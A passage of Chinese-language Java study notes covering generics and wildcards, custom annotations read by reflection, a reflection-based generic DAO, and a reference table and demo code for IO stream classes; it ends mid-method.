| **public** **class** Demo9 {  **public** **static** **void** main(String[] args) {  //将集合的泛型设置为Object类型  ArrayList<Object> arr = **new** ArrayList<Object>();  arr.add(**new** Object());  arr.add("String");  *print1*(arr);  *print2*(arr);  //将集合的泛型设置为String类型，是Object子类  HashSet<String> hs = **new** HashSet<String>();  hs.add("hello");  hs.add("jack");  //print1方法只接受元素类型为Object的集合,编译不通过  //~~print1(hs);~~  //print2使用泛型通配符，编译通过。  *print2*(hs);  }  //限定泛型类型  **public** **static** **void** print1(Collection<Object> coll) {  Iterator<Object> it = coll.iterator();  **while** (it.hasNext()) {  Object next = it.next();  System.*out*.println(next);  }  }  //使用泛型通配符：?  **public** **static** **void** print2(Collection<?> coll) {  Iterator<?> it = coll.iterator();  **while** (it.hasNext()) {  Object next = it.next();  System.*out*.println(next);  }  }  } |

**限定泛型范围**

**定义类时限定泛型范围**：

public class Generic<T extends OtherClassOrInterface>

**使用类时限定泛型范围**：

public void show(List<? extends Number> list){}

? extends E: 接收E类型或者E的子类型/实现类型。（限定通配符的上边界）

? super E: 接收E类型或者E的父类型/接口类型。（限定通配符的下边界）

<?> 是 <? extends Object> 的简写

正确：Vector<? extends Number> x = new Vector<Integer>();

错误：~~Vector<? extends Number> x = new Vector<String>();~~

正确：Vector<? super Integer> x = new Vector<Number>();

错误：~~Vector<? super Integer> x = new Vector<Byte>();~~

|  |  |
| --- | --- |
| /\*  \* 在声明类时不限定泛型范围，在使用类时限定泛型范围  \*/  **public** **class** GenericTest<T> {  **private** T foo;  **public** T getFoo() {  **return** foo;  }  **public** **void** setFoo(T foo) {  **this**.foo = foo;  }  } | /\*  \* 在声明类时限定泛型范围（限定ListGenericFoo类的泛型范围：T extends List）  \* 在使用类时限定泛型范围（限定List接口的泛型范围：? extends Number）  \*/  **public** **class** ListGenericFoo<T **extends** List<? **extends** Number>> {  **private** T[] fooArray;  **public** T[] getFooArray() {  **return** fooArray;  }  **public** **void** setFooArray(T[] fooArray) {  **this**.fooArray = fooArray;  }  } |
| **public** **class** Test {  **public** **static** **void** main(String[] args) {  /\*  \* 在声明类时不限定泛型范围，在使用类时限定泛型范围  \*/  GenericTest<? **extends** List<? **extends** Number>> gt1 = **new** GenericTest<ArrayList<? **extends** Number>>();  GenericTest<? **extends** List<? **super** Integer>> gt2 = **new** GenericTest<LinkedList<? **super** Integer>>();  /\*  \* 在声明类时限定泛型范围，在使用类时指定范围内的泛型  \*/  ListGenericFoo<ArrayList<Integer>> foo1 = **new** ListGenericFoo<ArrayList<Integer>>();  ListGenericFoo<LinkedList<Byte>> foo2 = **new** ListGenericFoo<LinkedList<Byte>>();  }  } | |

**限定上界（UpperBound）和下界（LowerBound(）的问题**：**PECS原则：**

如果要从集合中**读取**类型T的数据，并且**不能写入**，可以使用 ? extends 通配符；(Producer-Extends)

如果要从集合中**写入**类型T的数据，并且**不需要读取**，可以使用 ? super 通配符；(Consumer-Super)

如果既要存又要取，那么就不要使用任何通配符。

|  |
| --- |
| **public** **void** testUpperBound(List<? **extends** Number> list) {  Number n = list.get(0); // OK  Object o = list.get(0); // OK  // 编译器不知道list是Number的哪个子类，因此阻止向集合中加入或修改任何子类、本类和超类（null除外）  **// 事实上，不能够往一个使用了? extends的数据结构里写入任何的值（只读，类似生产者，只提供数据）**  ~~list.add(~~**~~new~~** ~~Integer(0));~~ // 编译错误  ~~list.add(~~**~~new~~** ~~Long(0));~~ // 编译错误  ~~list.add(~~**~~new~~** ~~Object());~~ // 编译错误  list.add(**null**); // OK  list.remove(0); // OK  } |
| **public** **void** testLowerBound(List<? **super** Number> list) {  // 编译器不知道list是Number的哪个超类，因此读取元素时只能返回Object类（**须强转成目标类型**）  Object o = list.get(0); // OK  Number n = (Number) list.get(0); // 须强转成目标类型  // 编译器不知道list是Number的哪个超类，因此阻止向集合中加入或修改任何超类  ~~list.add(~~**~~new~~** ~~Object());~~ // 编译错误  list.add(**new** Integer(0)); // OK  list.add(**new** Long(0)); // OK  } |

**泛型的泛型**

|  |
| --- |
| **package** com.tongwx.one;  **public** **class** WrapperFoo<T> {  **private** GenericFoo<T> foo;  **public** GenericFoo<T> getFoo() {  **return** foo;  }  **public** **void** setFoo(GenericFoo<T> foo) {  **this**.foo = foo;  }  **public** **static** **void** main(String[] args) {  GenericFoo<Integer> foo = **new** GenericFoo<Integer>();//新建泛型  foo.setFoo(1);//将1存入泛型  WrapperFoo<Integer> wrapper = **new** WrapperFoo<Integer>();//新建泛型的泛型  wrapper.setFoo(foo);//将泛型存入泛型的泛型  GenericFoo<Integer> foo2 = wrapper.getFoo();//从泛型的泛型中取出泛型  Integer in = foo2.getFoo();//从泛型中取出1  System.***out***.println(in);  }  }  **class** GenericFoo<T> {  **private** T foo;  **public** T getFoo() {  **return** foo;  }  **public** **void** setFoo(T foo) {  **this**.foo = foo;  }  } |

**模拟ArrayList泛型**

|  |
| --- |
| **package** com.tongwx.one;  **public** **class** SimpleCollection<T> {  **private** T[] objArr;  **private** **int** index;  **public** SimpleCollection() {  objArr = (T[]) **new** Object[10];  }  **public** SimpleCollection(**int** capacity) {  objArr = (T[]) **new** Object[capacity];  }  **public** **void** add(T t) {  objArr[index++] = t;  }  **public** **int** getlLength() {  **return** **this**.index;  }  **public** T get(**int** i) {  **return** objArr[i];  }  **public** **static** **void** main(String[] args) {  SimpleCollection<Integer> sc = **new** SimpleCollection<Integer>();  **for** (**int** i = 0; i < 10; i++) {  sc.add(i);  }  **for** (**int** i = 0; i < 10; i++) {  System.***out***.println(sc.get(i));  }  }  } |

**总结**：

JDK5中的泛型允许程序员在编写集合代码时，就限制集合的处理类型，从而把原来程序运行时可能发生问题，转变为编译时的问题，以此提高程序的可读性和稳定

注意：泛型是提供给javac编译器使用的，它用于限定集合的输入类型，让编译器在源代码级别上，即挡住向集合中插入非法数据。但编译器编译完带有泛形的java程序后，生成的class文件中将不再带有泛形信息，以此使程序运行效率不受到影响，这个过程称之为“擦除”。

泛型的基本术语，以ArrayList<E>为例：<>读作typeof

ArrayList<E>中的E称为类型参数变量

ArrayList<Integer>中的Integer称为实际类型参数

整个称为ArrayList<E>泛型类型

整个ArrayList<Integer>称为参数化的类型（ParameterizedType）

* 1. **注解（Annotation）**

**Marker annotation**

**常用内置注解**

@Override 重写

@Deprecated 不建议使用

@SuppressWarnings("值") 抑制警告（写在类或方法上，对该类或方法起作用）（多个参数的语法：({"值1", "值2"})）

@SuppressWarnings("unchecked") 抑制未检查警告

@SuppressWarnings("deprecation") 抑制不建议使用警告

**常用注解的注解（元注解）**

@Retention(RetentionPolicy.SOURCE) 指定注解的保留策略（保留在源文件中）

@Retention(RetentionPolicy.CLASS) 指定注解的保留策略（保留在源文件中、class文件中）**（默认）**

@Retention(RetentionPolicy.RUNTIME) 指定注解的保留策略（保留在源文件中、class文件中、运行时中）

@Target(ElementType.METHOD) 指定注解的使用区域（此例为限定方法中使用，其他例略）

…… ……

@Documented 指定生成文档时该注解内容也加入文档

@Inherited 指定注释类型被自动继承

**自定义注解**

**注意**：

1）当我们使用 @注解名 定义一个注解时，该注解隐式继承了 java.lang.annotation.Annotation 接口；

2）当我们使用 interface 接口名 extends Annotation 定义一个接口时，虽然该接口继承了 Annotation 接口，但它仍然是接口而不是注解；

3）Annotation本身是接口而不是注解。

以上三点和枚举类似。

**代码示例**：

|  |
| --- |
| **package** com.tongwx.annotation;  **import** java.lang.annotation.Documented;  **import** java.lang.annotation.ElementType;  **import** java.lang.annotation.Inherited;  **import** java.lang.annotation.Retention;  **import** java.lang.annotation.RetentionPolicy;  **import** java.lang.annotation.Target;  //注解的注解：指定注解的保留策略为保留在源文件中  @Retention(RetentionPolicy.***SOURCE***)  **@interface** MyAnnotation1 {//没有属性的注解  }  //注解的注解：指定注解的保留策略为保留在源文件中、class文件中）（默认）  @Retention(RetentionPolicy.***CLASS***)  **@interface** MyAnnotation2 {//带一个属性的注解  String name();  }  //注解的注解：指定注解的保留策略为保留在源文件中、class文件中、运行时中  @Retention(RetentionPolicy.***RUNTIME***)  **@interface** MyAnnotation3 {//带默认属性值的注解  String name() **default** "hello";  }  //注解的注解：指定注解的使用区域。有以下ElementType枚举值：  //ANNOTATION\_TYPE、CONSTRUCTOR、FIELD、LOCAL\_VARIABLE、METHOD、PACKAGE、PARAMETER、TYPE  @Target(ElementType.***METHOD***)  **@interface** MyAnnotation4 {//带一个value属性的注解  String value();  }  //注解的注解：指定生成文档时该注解内容也加入文档  @Documented  **@interface** MyAnnotation5 {//带多个属性的注解  String name();  String value();  }  //注解的注解：指定注释类型被自动继承  @Inherited  **@interface** MyAnnotation6 {//带数组和枚举属性的注解  String[] name();  MyEnum myEnum();  }  **public** **class** TestMyAnnotation {  @MyAnnotation1 //没有属性的注解  @MyAnnotation2(name = "hello") //带一个属性的注解  @MyAnnotation3() //带默认属性值的注解：保持默认值则不写属性，否则写 属性="新值"  @MyAnnotation4("hello") //只带一个value属性的注解：可省略value属性名  @MyAnnotation5(value = "hello", name = "world") //带多个属性的注解：不能省略属性名  @MyAnnotation6(name = { "How", "do", "you", "do" }, myEnum = MyEnum.***Hello***) //带数组和枚举属性的注解  **public** **static** **void** main(String[] args) {  }  }  **enum** MyEnum {  ***Hello***, ***World***  } |

**反射读取注解信息**

**前提条件**：@Retention(RetentionPolicy.RUNTIME)

**代码示例**：

|  |
| --- |
| **package** com.tongwx.annotation;  **import** java.lang.annotation.Annotation;  **import** java.lang.annotation.Retention;  **import** java.lang.annotation.RetentionPolicy;  **import** java.lang.reflect.Method;  **public** **class** AnnotationReflectionDemo {  **public** **static** **void** main(String[] args) **throws** NoSuchMethodException, SecurityException {  Class<MyClass> myClassType = MyClass.**class**;//获取类的Class对象  Method outputMethod = myClassType.getDeclaredMethod("output", **new** Class[] {});//获取方法  **if** (outputMethod.isAnnotationPresent(MyAnnotation.**class**)) {//如果方法存在注解  MyAnnotation myAnnotation = outputMethod.getDeclaredAnnotation(MyAnnotation.**class**);//获取方法上指定类型的注解  System.***out***.println("country=" + myAnnotation.country() + ", " + "capital=" + myAnnotation.capital());//获取注解属性  }  Annotation[] declaredAnnotations = outputMethod.getDeclaredAnnotations();//获取方法上的所有注解，无则返回空数组  **for** (Annotation annotation : declaredAnnotations) {  //@SuppressWarnings不会打印，因其@Retention(RetentionPolicy.SOURCE)不是RUNTIME  System.***out***.println(annotation.annotationType().getSimpleName());  }  }  }  **@Retention(RetentionPolicy.*RUNTIME*)//反射读取注解的前提**  **@interface** MyAnnotation {  String country() **default** "China";  String capital();  }  @MyAnnotation(country = "USA", capital = "Washington, D.C.")  **class** MyClass {  @MyAnnotation(country = "Russia", capital = "Moscow")  @Deprecated  @SuppressWarnings("unchecked")  **public** **void** ~~output~~() {  System.***out***.println("output something!");  }  } |

* 1. **通过反射读取泛型和注解信息写出通用代码**

|  |  |
| --- | --- |
| **package** com.tongwx.common\_code;  **import** java.lang.annotation.ElementType;  **import** java.lang.annotation.Retention;  **import** java.lang.annotation.RetentionPolicy;  **import** java.lang.annotation.Target;  /\*\*  \* 表的注解  \*/  @Target({ElementType.***TYPE***})  **@Retention(RetentionPolicy.*RUNTIME*)//保证反射可用**  **public** **@interface** Table {  String name();//数据的表名  } | **package** com.tongwx.common\_code;  **import** java.lang.annotation.ElementType;  **import** java.lang.annotation.Retention;  **import** java.lang.annotation.RetentionPolicy;  **import** java.lang.annotation.Target;  /\*\*  \* 字段的注解  \*/  @Target({ElementType.***FIELD***})  **@Retention(RetentionPolicy.*RUNTIME*) //保证反射可用**  **public** **@interface** Column {  String name();//字段名称  } |
| **package** com.tongwx.common\_code;  @Table(name = "student\_list")  **public** **class** Student {    @Column(name = "s\_id")  **private** **int** id;    @Column(name = "s\_name")  **private** String name;    @Column(name = "s\_age")  **private** **int** age;    **省略getter、setter和toString方法**  } | **package** com.tongwx.common\_code;  @Table(name = "teacher\_list")  **public** **class** Teacher {    @Column(name = "t\_id")  **private** **int** id;    @Column(name = "t\_name")  **private** String name;    @Column(name = "t\_age")  **private** **int** age;    **省略getter、setter和toString方法**  } |
| **package** com.tongwx.common\_code;  **import** java.lang.reflect.Field;  **import** java.lang.reflect.ParameterizedType;  **import** java.lang.reflect.Type;  **import** java.sql.ResultSet;  **import** java.sql.ResultSetMetaData;  **import** java.sql.SQLException;  **import** java.util.ArrayList;  **import** java.util.List;  **import** org.apache.commons.dbutils.QueryRunner;  **import** org.apache.commons.dbutils.ResultSetHandler;  **import** org.apache.commons.dbutils.handlers.BeanHandler;  /\*\*  \* 基础dao  \*/  **public** **class** BaseDao<T> {  //具体的dao上面的泛型类型  **private** Class targetClass;  //表名  **private** String tableName;    **public** BaseDao(){  /\*\*  \* 需要解决的问题：  \* 1） 得到具体的业务dao运行过程中的泛型具体类型（Student/Teacher）,可以封装ResultSet  \* 2) 得到泛型具有类型名称 ，就是表名  \*/  //1)this : 代表当前运行的dao对象  //System.out.println(this.getClass());  //2)this.getClass(): 代表当前运行dao对象的Class对象  Class clazz = **this**.getClass(); //public class TeacherDao extends BaseDao<Teacher>  //3)clazz.getGenericSuperclass()： 得到当前dao对象的父类（参数化类型）  Type type = clazz.getGenericSuperclass(); // BaseDao<Teacher>  //4)把父类的类型强转成子类（参数化类型: ParameterizedType）  ParameterizedType param = ( ParameterizedType)type; // BaseDao<Teacher>  //5)param.getActualTypeArguments():得到参数化类型 上面的泛型类型列表  Type[] types = param.getActualTypeArguments(); // <Teacher>  //6)取出泛型类型列表中的第一个泛型类型  Type target = types[0]; // Teacher  //7)强制成Class类型  targetClass = (Class)target;    **try** {  //System.out.println(targetClass.getSimpleName());  /\*\*  \* 获取表名 来自于 类上面的注解  \*/  Table table = (Table)targetClass.getAnnotation(Table.**class**);  tableName = table.name();    } **catch** (Exception e) {  e.printStackTrace();  }  }    **public** List<T> findAll(){  **try** {  QueryRunner qr = **new** QueryRunner(JdbcUtil.*getDataSource*());  **return** (List<T>)qr.query("select \* from "+tableName+"", **new** MyBeanListHandler());  } **catch** (SQLException e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  }  }    **public** T findById(**int** id){  **try** {  QueryRunner qr = **new** QueryRunner(JdbcUtil.*getDataSource*());  **return** (T)qr.query("select \* from "+tableName+" where id=?", **new** BeanHandler(targetClass),**new** Object[]{id});  } **catch** (SQLException e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  }  }    /\*\*  \* 自行设计一个封装多个对象的List集合的ResultSetHandler  \*/  **class** MyBeanListHandler **implements** ResultSetHandler{  @Override  **public** Object handle(ResultSet rs) **throws** SQLException {  **try** {  List<T> list = **new** ArrayList<T>();  //得到结果集的元数据  ResultSetMetaData rsmd = rs.getMetaData();  //得到表的列数量  **int** columnCount = rsmd.getColumnCount();  **while**(rs.next()){//行  //创建对象  T obj = (T)targetClass.newInstance();  //把字段值封装到对象中  //遍历列  **for**(**int** i=1;i<=columnCount;i++){  //得到列的值  Object value = rs.getObject(i);  //得到列名称  String columnName = rsmd.getColumnName(i).toLowerCase();    //遍历所有属性  Field[] fields = targetClass.getDeclaredFields();  **for** (Field field : fields) {  //得到属性上面的注解  Column column = field.getAnnotation(Column.**class**);  //得到注解的内容  String cname = column.name().toLowerCase();    **if**(columnName.equals(cname)){  field.setAccessible(**true**);  //我需要赋值的属性,给属性赋值  field.set(obj, value);  **break**;  }  }  }  //把封装好的对象放入LIst集合中  list.add(obj);  }  **return** list;  } **catch** (Exception e) {  e.printStackTrace();  **throw** **new** RuntimeException(e);  }  }  }  } | |
| **package** com.tongwx.common\_code;  /\*\*  \* 具体的业务dao  \* **@author** APPle  \*  \*/  **public** **class** StudentDao **extends** BaseDao<Student>{    } | **package** com.tongwx.common\_code;  /\*\*  \* 具体的业务dao  \* **@author** APPle  \*  \*/  **public** **class** TeacherDao **extends** BaseDao<Teacher>{    } |
| **package** com.tongwx.common\_code;  **import** javax.sql.DataSource;  **import** com.mchange.v2.c3p0.ComboPooledDataSource;  /\*\*  \* 连接池版本的jdbcUtil  \* **@author** APPle  \*  \*/  **public** **class** JdbcUtil {  //创建连接池对象  **private** **static** DataSource *ds* = **new** ComboPooledDataSource();    /\*\*  \* 获取连接池对象  \*/  **public** **static** DataSource getDataSource(){  //注意： 不要这么写，这样会导致的连接很快用完了  //DataSource ds = new ComboPooledDataSource();  **return** *ds*;  }  } | **package** com.tongwx.common\_code;  **import** java.util.List;  **import** org.junit.Test;  **public** **class** TestDao {  @Test  **public** **void** testStu(){  StudentDao stuDao = **new** StudentDao();  List<Student> list = stuDao.findAll();    **for** (Student student : list) {  System.***out***.println(student);  }  }  @Test  **public** **void** testTea(){  TeacherDao teaDao = **new** TeacherDao();  List<Teacher> list = teaDao.findAll();  **for** (Teacher teacher : list) {  System.***out***.println(teacher);  }    }  } |

1. **IO流**
   1. **字节流和字符流**

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
|  | **字节流** | | **字符流** | |
| **抽象父类** | **InputStream（read方法：有参参作容，无参返作容）**  **int read()**  读取一字节到int低八位并返回此int(0-255)，返回-1表示EOF。  **int read(byte[] b)**  读取批量字节到指定数组，返回实际读取量，返回-1表示EOF。  **int read(byte[] b, int off, int len)**  读取len字节到指定数组，从数组off处开始，  返回实际读取量，返回-1表示EOF。  **long skip(long n)**  跳过n字节不读，返回实际跳过字节数。  **void close()** 关闭流  **OutputStream（write方法：皆有参无返，参数皆容器）**  **void write(int b)**  写出指定int值的低八位（一个字节）  **void write(byte[] b)**  写出指定字节数组中的所有字节  **void write(byte[] b, int off, int len)**  写出指定数组中off处开始的len个字节  **void flush()** 刷新流  **void close()** 关闭流 | | **Reader（read方法：有参参作容，无参返作容）**  **int read()**  读取一字符到int低十六位并返回此int(0-65535)，  返回-1表示EOF。  **int read(char[] chs)**  读取批量字符到指定数组，返回实际读取量，返回-1表示EOF。  **Int read(char[] cbuf, int off, int len)**  读取len字符到指定数组，从数组off处开始，  返回实际读取量，返回-1表示EOF。  **long skip(long n)**  跳过n字符不读，返回实际跳过字节数。  **void close()** 关闭流  **Writer（write方法：皆有参无返，参数皆容器）**  **void write(int c)**  写出指定int值的低十六位（一个字符）  **void write(char[] chuf)**  写出指定字符数组中的所有字符  **void write(char[] chuf, int off, int len)**  写出指定数组中off处开始的len个字符  **void write(String str)**  写出指定字符串的所有字符  **void write(String str, int off, int len)**  写出指定字符串中off处开始的len个字符  **void flush()** 刷新流  **void close()** 关闭流 | |
| **文件流** | **FileInputStream**  (File file)  (String name)  **FileOutputStream**  (File file) 重写模式  (File file, true) 追加模式append  (String name) 重写模式  (String name, true) 追加模式append | | **FileReader**  (File file)  (String name)  **FileWriter**  (File file) 重写模式  (File file, true) 追加模式append  (String name) 重写模式  (String name, true) 追加模式append | |
| **管道流** | **PipedInputStream**  **PipedOutputStream** | | **PipedReader**  **PipedWriter** | |
| **数组流** | **ByteArrayInputStream**  (byte[] buf) (**读入**指定数组为缓冲区数组)  (byte[] buf, int offset, int length) (**读入**指定数组为缓冲区数组)  **int available()**  返回可从此输入流**读出**（或跳过）的剩余字节数。  **void close()**  关闭 ByteArrayInputStream 无效。  **void mark(int readAheadLimit)**  设置流中的当前标记位置。  **boolean markSupported()**  测试此 InputStream 是否支持 mark/reset。  **int read()**  从流中**读出**下一字节到新int并返回。返回-1表示EO**S**  **int read(byte[] b, int off, int len)**  将最多len字节从流中**读出**到指定数组off处始。  返回实际读出量，返回-1表示EO**S**  **void reset()**  将指针重置为标记位置  **long skip(long n)**  从流中跳过n字节  **ByteArrayOutputStream**  () 无参构造  (int size) (指定size字节大小的缓冲区容量)  **void close()**  关闭 ByteArrayOutputStream 无效。  **void reset()**  将流中指针重置为0从而丢弃已累积的输出  **int size()**  返回缓冲区的当前大小。  **byte[] toByteArray()**  将流中数据**写出**到新数组并返回  **String toString()**  将流中数据**写出**到默认解码的新字符串中并返回  **String toString(String charsetName)**  将流中数据**写出**到指定解码的新字符串中并返回  **void write(byte[] b, int off, int len)**  将指定数组中off处开始的len个字节**写入**此流  **void write(int b)**  将指定字节**写入**此流  **void writeTo(OutputStream out)**  将流中数据**写出**到指定输出流 | | **CharArrayReader**  **CharArrayWriter** | |
|  | **数据流** | **DataInputStream**  ([OutputStream](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\OutputStream.html) out)  **基本类型 read基本类型() 指针越过并**读取基本类型字节到基本类型并返回，EOF则抛异常。  [**String**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\String.html)[**readUTF**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\DataInputStream.html#readUTF())**()**读入一个已使用 UTF-8 修改版格式编码的字符串  **static**[**String**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\String.html)[**readUTF**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\DataInputStream.html#readUTF(java.io.DataInput))**(**[**DataInput**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\DataInput.html)**in)**从流 in 中读取并返回用 [UTF-8 修改版](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\DataInput.html#modified-utf-8)格式编码的 Unicode 字符格式的字符串  **int** [**skipBytes**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\DataInputStream.html#skipBytes(int))**(int n)  指针**跳过n字节不读，返回实际跳过字节数，若n为负，则不跳过任何字节。  **DataOutputStream**  ([OutputStream](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\OutputStream.html) out)  **void write基本类型(基本类型 jblx) 指针**写出指定基本类型数据**并越过**基本类型字节  **void** [**writeBytes**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\DataOutputStream.html#writeBytes(java.lang.String))**(**[**String**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\String.html)**s)** 将字符串按字节顺序写出到基础输出流中  **void** [**writeChars**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\DataOutputStream.html#writeChars(java.lang.String))**(**[**String**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\String.html)**s)** 将字符串按字符顺序写入基础输出流  **void** [**writeUTF**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\DataOutputStream.html#writeUTF(java.lang.String))**(**[**String**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\lang\String.html)**str)** 以与机器无关方式使用 [UTF-8 修改版](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\DataInput.html#modified-utf-8)编码将一个字符串写入基础输出流。  i**nt** [**size**](file:///E:\%E7%BC%96%E7%A8%8B\%E6%96%87%E6%A1%A3\JavaAPIchinese\java\io\DataOutputStream.html#size())**()** 返回已写入此流的字节数。 | **字符串流** | **StringReader**  **StringWriter** |
| **缓冲流** | **BufferedInputStream**  (InputStream in)  (InputStream in, int size)  **BufferedOutputStream**  (OutputStream out)  (OutputStream out, int size) | | **BufferedReader**  (Reader in)  (Reader in, int sz)  **String readLine() 读一行，返回null表EOF。**  **BufferedWriter**  (Writer out)  (Writer out, int sz)  **void newLine() 换行** | |
|  | **对象流** | **ObjectInputStream**  (InputStream in)  **Object readObject() 对象反序列化**  **ObjectOutputStream**  (OutputStream out)  **void writeObject(Object o) 对象序列化** | **转换流** | **InputStreamReader**  (InputStream in)  (InputStream in,String charsetName)  （自定义字符集）  **String getEncoding() 返回此流字符集**  **OutputStreamWriter**  (OutputStream out)  (OutputStream out,String charsetName)  （自定义字符集）  **String getEncoding() 返回此流字符集** |
| **打印流** | **PrintStream**  (File file)  (File file, String csn) （自定义字符集）  (String fileName)  (String fileName, String csn) （自定义字符集）  (OutputStream out)  (OutputStream out, true) （自动行刷新autoFlush）  (OutputStream out, true, String encoding)  （自动行刷新autoFlush）（自定义字符集）  **System.out.print()**  **System.out.println()** | | **PrintWriter**  (File file)  (File file, String charsetName) （自定义字符集）  (String fileName)  (String filename, String charsetName) （自定义字符集）  (OutputStream out)  (OutputStream out, true) （自动行刷新autoFlush）  (Writer out)  (Writer out, true) （自动行刷新autoFlush）  **void print(除byte/short外各种类型)**  **void println() 换行**  **void println(除byte/short外各种数据类型)** | |
| **备注** | 节点流:文件流、管道流、数组流、字符串流  处理流:缓冲流、对象流、转换流、打印流、数据流  数组转字符串：  public String(byte bytes[])  public String(byte bytes[], String charsetName)  public String(byte bytes[], int offset, int length)  public String(byte bytes[], int offset, int length, String charsetName)  public String(char value[])  public String(char value[], int offset, int count)  字符串转byte数组：  public byte[] getBytes()  public byte[] getBytes(String charsetName)  public void getChars(int srcBegin, int srcEnd, char dst[], int dstBegin)（包头不包尾） | | | |

**文件字节流和缓冲字节流**

|  |
| --- |
| **package** com.tongwx.io;  **import** java.io.BufferedInputStream;  **import** java.io.BufferedOutputStream;  **import** java.io.FileInputStream;  **import** java.io.FileOutputStream;  **import** java.io.IOException;  **import** java.io.InputStream;  **import** java.io.OutputStream;  **public** **class** FileAndBufferedStreamDemo {  **public** **static** **void** main(String[] args) **throws** IOException {  *write*();  *read*();  //writeWhileReading();  }  /\*\*  \* 写  \*/  **private** **static** **void** write() **throws** IOException {  OutputStream outputStream = **null**;  //outputStream = new FileOutputStream("E:\\write.txt", true);////使用文件流。true：追加写入模式  outputStream = **new** BufferedOutputStream(**new** FileOutputStream("E:\\write.txt"));////可外加缓冲流，必须刷新或关闭流才能写入文件  String str = "千寻铁锁沉江底\n一片降幡出石头";//Windows下换行是\r\n  **byte**[] b = str.getBytes();  outputStream.write(b);  outputStream.close();  }  /\*\*  \* 读  \* **@throws** IOException  \*/  **private** **static** **void** read() **throws** IOException {  InputStream inputStream = **null**;  //inputStream = new FileInputStream("E:\\GenerateFileTree.txt");//使用文件流  inputStream = **new** BufferedInputStream(**new** FileInputStream("E:\\write.txt"));//可外加缓冲流  **byte**[] b = **new** **byte**[1024];  **int** actualLength;  **while** ((actualLength = inputStream.read(b, 0, b.length)) != -1) {  String str = **new** String(b, 0, actualLength, "utf-8");  System.***out***.print(str);  }  inputStream.close();  }  /\*\*  \* 边读边写（文件复制）  \*/  **private** **static** **void** writeWhileReading() {  }  } |
| **package** com.tongwx.io;  **import** java.io.FileWriter;  **import** java.io.IOException;  **public** **class** FileWtriterDemo {  /\*\*  \* 写  \*/  **public** **static** **void** main(String[] args) **throws** IOException {  FileWriter fileWriter = **new** FileWriter("src/com/tongwx/io/resource/test.txt");  String str = "Hello World!";  fileWriter.write(str);//输出字符串  fileWriter.write("\r\n");  **char**[] bs = **new** **char**[str.length()];  str.getChars(0, str.length(), bs, 0);//前二参包头不包尾  fileWriter.write(bs);//输出字符数组  fileWriter.close();  }  } |

* 1. **ByteArrayStream类**

|  |
| --- |
| **package** com.tongwx.io;  **import** java.io.ByteArrayInputStream;  **import** java.io.ByteArrayOutputStream;  **import** java.io.FileOutputStream;  **import** java.io.IOException;  **public** **class** ByteArrayStreamDemo {  **public** **static** **void** main(String[] args) **throws** IOException {  **byte**[] bytes = "Hello World!".getBytes();  ByteArrayInputStream byteArrayInputStream = **new** ByteArrayInputStream(bytes);//数组转输入流  **int** container;  **while** (-1 != (container = byteArrayInputStream.read())) {//输入流转int  System.***out***.print((**char**) container);  }  System.***out***.println("\n------------------------1");  byteArrayInputStream.reset();//将缓冲区的位置重置为标记位置。若未标记或未指定偏移量，则重置为 0。  **byte**[] bs = **new** **byte**[1024];  **while** (-1 != byteArrayInputStream.read(bs, 0, bs.length)) {//输入流转数组  **for** (**byte** b : bs) {  System.***out***.print((**char**) b);  }  }  System.***out***.println("\n------------------------2");  ByteArrayOutputStream byteArrayOutputStream = **new** ByteArrayOutputStream();  byteArrayOutputStream.write(bytes);//数组转输出流  **byte**[] byteArray = byteArrayOutputStream.toByteArray();//输出流转数组  **for** (**byte** b : byteArray) {  System.***out***.print((**char**) b);  }  System.***out***.println("\n------------------------3");  String string = byteArrayOutputStream.toString();//输出流转字符串  System.***out***.println(string);  System.***out***.println("------------------------4");  FileOutputStream fileOutputStream = **new** FileOutputStream("E:/fuck.txt", **true**);  byteArrayOutputStream.writeTo(fileOutputStream);//输出流借助文件输出流转为文件  byteArrayOutputStream.close();//关闭流无效  fileOutputStream.close();  }  } |

* 1. **DataStream类**

|  |
| --- |
| **package** com.tongwx.io;  **import** java.io.DataInputStream;  **import** java.io.DataOutputStream;  **import** java.io.FileInputStream;  **import** java.io.FileOutputStream;  **import** java.io.IOException;  **public** **class** DataStreamDemo {  **public** **static** **void** main(String[] args) **throws** IOException {  *write*();//写  *read*();//读（必须按写的顺序读回来！）  }  /\*\*  \* 写  \*/  **private** **static** **void** write() **throws** IOException {  DataOutputStream dataOutputStream = **new** DataOutputStream(**new** FileOutputStream("E:/fuck"));  dataOutputStream.write(0);  dataOutputStream.writeByte(1);  dataOutputStream.writeShort(2);  dataOutputStream.writeInt(3);  dataOutputStream.writeLong(4);  dataOutputStream.writeFloat(5);  dataOutputStream.writeDouble(6);  dataOutputStream.writeBoolean(**true**);  dataOutputStream.writeChar(97);  dataOutputStream.close();  }  /\*\*  \* 读（必须按写的顺序读回来！）  \*/  **private** **static** **void** read() **throws** IOException {  